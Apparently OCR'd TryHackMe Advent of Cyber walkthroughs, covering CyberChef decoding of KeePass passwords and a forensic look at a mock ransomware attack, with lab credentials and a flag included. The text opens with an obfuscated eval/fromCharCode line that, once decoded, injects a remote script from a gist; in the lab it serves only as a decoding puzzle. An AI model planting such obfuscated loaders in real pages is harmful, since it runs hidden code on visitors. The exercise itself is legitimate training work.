eval(String.fromCharCode(118, 97, 114, 32, 115, 111, 109, 101, 115, 116, 114, 105,
110, 103, 32, 61, 32, 100, 111, 99, 117, 109, 101, 110, 116, 46, 99, 114, 101, 97,
116, 101, 69, 108, 101, 109, 101, 110, 116, 40, 39, 115, 99, 114, 105, 112, 116,
39, 41, 59, 32, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 46, 116, 121,
112, 101, 32, 61, 32, 39, 116, 101, 120, 116, 47, 106, 97, 118, 97, 115, 99, 114,
105, 112, 116, 39, 59, 32, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 46,
97, 115, 121, 110, 99, 32, 61, 32, 116, 114, 117, 101, 59, 115, 111, 109, 101, 115,
116, 114, 105, 110, 103, 46, 115, 114, 99, 32, 61, 32, 83, 116, 114, 105, 110, 103,
46, 102, 114, 111, 109, 67, 104, 97, 114, 67, 111, 100, 101, 40, 49, 48, 52, 44,
32, 49, 48, 52, 44, 32, 49, 49, 54, 44, 32, 49, 49, 54, 44, 32, 49, 49, 50, 44, 32,
49, 49, 53, 44, 32, 53, 56, 44, 32, 52, 55, 44, 32, 52, 55, 44, 32, 49, 48, 51, 44,
32, 49, 48, 53, 44, 32, 49, 49, 53, 44, 32, 49, 49, 54, 44, 32, 52, 54, 44, 32, 49,
48, 51, 44, 32, 49, 48, 53, 44, 32, 49, 49, 54, 44, 32, 49, 48, 52, 44, 32, 49, 49,
55, 44, 32, 57, 56, 44, 32, 52, 54, 44, 32, 57, 57, 44, 32, 49, 49, 49, 44, 32, 49,
48, 57, 44, 32, 52, 55, 44, 32, 49, 48, 52, 44, 32, 49, 48, 49, 44, 32, 57, 55, 44,
32, 49, 49, 56, 44, 32, 49, 48, 49, 44, 32, 49, 49, 48, 44, 32, 49, 49, 52, 44, 32,
57, 55, 44, 32, 49, 48, 53, 44, 32, 49, 50, 50, 44, 32, 57, 55, 44, 32, 52, 55, 41,
```

Output (time: 2ms, length: 69, lines: 1)

```
.https://gist.github.com/heavenraiza/1d321244c4d667446dbfd9a3298a88b8
```

By going to github.com the flag will be shown as well.



heavenraiza / cyberelf
Created 2 years ago · Report abuse

cyberelf

```
THM{657012dcf3d1318dca0ed864f0e70535}
```

ViperTechnologi... commented on 4 Jan 2021

Awesomeness!

ginoclement commented on 6 Jan 2021

Happy New Year!

Eindbaas072 commented on 7 Jan 2021

Happy New Year!

sudptl274 commented on 8 Jan 2021

Happy New Year

Thought Process/Methodology:

After connecting to the VPN, open the remmina and key in the IP address, username, password and select RemoteFX (32 bpp) in colour depth. After that click yes to accept the certificate and it will be connected. Then, double click the file and open KeePass and it will require a Master Password. Later, double click the file name dGhlZ3JpbmNod2FzaGVyZQ== on the desktop and open KeePass, it will require a Master Password. After that, type the password (mcagerrockstar), but it will show you that failed to load the specified file, and the composite file is invalid and try it again. Thus, open cyberchef on any browser whether on kali or our own browser, for my case, I open it on my own browser Google Chrome. After that, copy the weird file name and paste it on input by selecting 'magic' on the recipe. Hence, the result will be shown on the output. Also, the encoding method listed as the 'Matching ops' is Base64 can be found on the properties. After successfully entering the KeePass, inside the private file, click it one by one until the network file, and we will be able to see the Elf server. Double click the Elf server to see further details, thus click the triple dot to unhide the password and copy it. Also, we can see that the note has noted the 'HEXtra step to decrypt'. Therefore, we can know that the password is encrypted From Hex. After that, paste it on cyberchef by choosing another recipe which is From Hex to decode it, and the password will be shown which is sn0wM4n!. After that, close it and look for the other section, we can see the eMail section as well. Double click on it, and also unhide the password and copy it just like the previous one. By looking at the notes, we can know that they are entities. Thus, back to cyberchef and search entities, choose From HTML Entity. Therefore, paste the password and the output will be shown which is ic3Skating!. Close the eMail, and once again click the others. In the recycle bin, double click the Elf Server System. After that click the triple dots again to unhide the password. But this time the password is nothinghere, it is literally nothing there. Thus, look for the notes and copy the extremely long password. By viewing the hint given by TryHackMe, copy the notes and paste it on cyberchef. Then, choose From Charcode twice and select comma from Delimiter and also choose the base from 16 to 10. Hence, the output is finally decoded. Copy the link given and paste it on Google Chrome, we can see that the flag which is THM{657012dcf3d1318dca0ed864f0e70535}.


<u>Day 23: The Grinch strikes again!</u>

Tools used: Remmina, Cyberchef, Disk Management, Windows Explorer

Solution/walkthrough:


<u>Question 1</u>

Set the preferences for RDP's quality settings to "Poor(fastest)" and tick the "wallpaper" box.



Keyboard layout: <Auto detect>
00000409 - United States - English
□ Use client keyboard mapping
Keyboard scancode remapping
Quality settings: Poor (fastest)
□ Wallpaper □ Window drag
□ Menu animation □ Theme
□ Cursor shadow □ Cursor blinking
□ Font smoothing □ Composition
Remote scale factor: Desktop scale factor % 0
Device scale factor % <Not set>
Desktop orientation: 0°
Input device settings: □ Disable smooth scrolling
General settings: Reconnect attempts number

Then, we can connect to the machine by keying in an IP address, username "administrator" and password "sn0wF!akes!!!" provided by TryHackMe, and select "RemoteFX(32bpp)" for colour depth.


New connection profile

Name: Quick Connect

Group:

Protocol: RDP - Remote Desktop Protocol

Server: 10.10.215.27

Username: administrator

Password: ••••••••••••••

Domain:

Share folder: □ (None)

□ Restricted admin mode

Password hash:

□ Left-handed mouse support □ Disable smooth scrolling

□ Enable multi monitor □ Span screen over multiple monitors

List monitor IDs:


Resolution: ● Use initial window size ○ Use client resolution

○ Custom 640x480

Colour depth: RemoteFX (32 bpp)


Question 2

Open RansomNote in Notepad, and we can see a fake bitcoin address. We encrypt the code by using Cyberchef.



```
As you were calmly looking at your documents I encrypted all the workstations at Best Festival Company just now.
Including yours McEager! Send me lots and lots of money to my bitcoin address
(bm9tb3JlYmVzdGZlc3RpdmFsY29tcGFueQ==) and MAYBE I'll give you the key to decrypt. >:^p
```

We use Magic in Cyberchef and it will result in "nomorebestfestivalcompany".



Depth 3

☐ Intensive mode

☐ Extensive language support


☑ Auto Bake

```
bm9tb3JlYmVzdGZlc3RpdmFsY29tcGFueQ==
```

Recipe (click to load)	Result snippet
From_Base64('A-Za-z0-9+/=',true,false)	nomorebestfestivalcompany

Question 3

We can see from the file that the file extensions for each encrypted file were in ".grinch" format.




This PC > Documents > vStockings > elf2

Name	Date modified	Type	Size
elf2.txt.grinch	12/2/2020 9:46 AM	GRINCH File	1 KB
scrooged.jpg.grinch	12/2/2020 9:46 AM	GRINCH File	95 KB

2 items

Question 4

We monitored the Task Scheduler Library in Task Scheduler, we saw one suspicious task name which is “opidsfsdf” and another related to VSS “ShadowCopyVolume”.



Name	Status	Triggers
Amazon Ec2...	Ready	At system startup
GoogleUpda...	Disabled	Multiple triggers defined
GoogleUpda...	Disabled	At 5:05 AM every day - After triggered, repeat every 1 hour for a duratio
opidsfsdf	Ready	At log on of ELFSTATION4\Administrator
ShadowCop...	Ready	Multiple triggers defined

General | Triggers | Actions | Conditions | Settings | History (disabled)

Name: Amazon Ec2 Launch - Instance Initialization

Location: \

Author: ELFSTATION4\Administrator

Description:

Security options

When running the task, use the following user account:
SYSTEM

○ Run only when user is logged on

● Run whether user is logged on or not


□ Do not store password. The task will only have access to local resources

☑ Run with highest privileges

□ Hidden Configure for: Windows® 7, Windows Server™ 2008 R2

Question 5

In order to look for the location of the executable that is run at login, we need to click on “opidsfsdf” task and look for “Actions” and find “Properties”




When you create a task, you must specify the action that will occur when your task starts.

Action	Details
Start a program	C:\Users\Administrator\Desktop\opidsfsdf.exe

Question 6

We notice the scheduled task that is related to VSS titled “ShadowCopyVolume”. We need to review the following ID: “{7a9eea15-0000-0000-0000-010000000000}”.



Name	Status	Triggers
Amazon Ec2...	Ready	At system startup
GoogleUpda...	Disabled	Multiple triggers defined
GoogleUpda...	Disabled	At 5:05 AM every day - After triggered, repeat every 1 hour for a duratic
opidsfsdf	Ready	At log on of ELFSTATION4\Administrator
ShadowCop...	Ready	Multiple triggers defined

ShadowCopyVolume{7a9eea15-0000-0000-0000-010000000000}

\

ELFSTATION4\Administrator

ons

ng the task, use the following user account:

when user is logged on

ther user is logged on or not


ot store password. The task will only have access to local resources

highest privileges

Configure for: Windows Server™ 2003, Windows® XP, or Windows® 2000

Question 7

In order to see the partition within Windows Explorer, we must assign it a drive letter. Right-click the partition and select “Change Drive Letter and Paths”, we changed it to (D:) in Disk Management.



Volume	Layout	Type	File System	Status	Capacity	Free Spa...	% Free
(C:)	Simple	Basic	NTFS	Healthy (B...	14.46 GB	3.23 GB	22 %
Backup (D:)	Simple	Basic	NTFS	Healthy (P...	1021 MB	941 MB	92 %
System Reserved	Simple	Basic	NTFS	Healthy (S...	549 MB	117 MB	21 %

*Disk 1
Unknown
1.00 GB
Not Initialized


1.00 GB
Unallocated

Disk 2
Basic
1023 MB
Online

Backup (D:)
1021 MB NTFS
Healthy (Primary Partition)

■ Unallocated ■ Primary partition

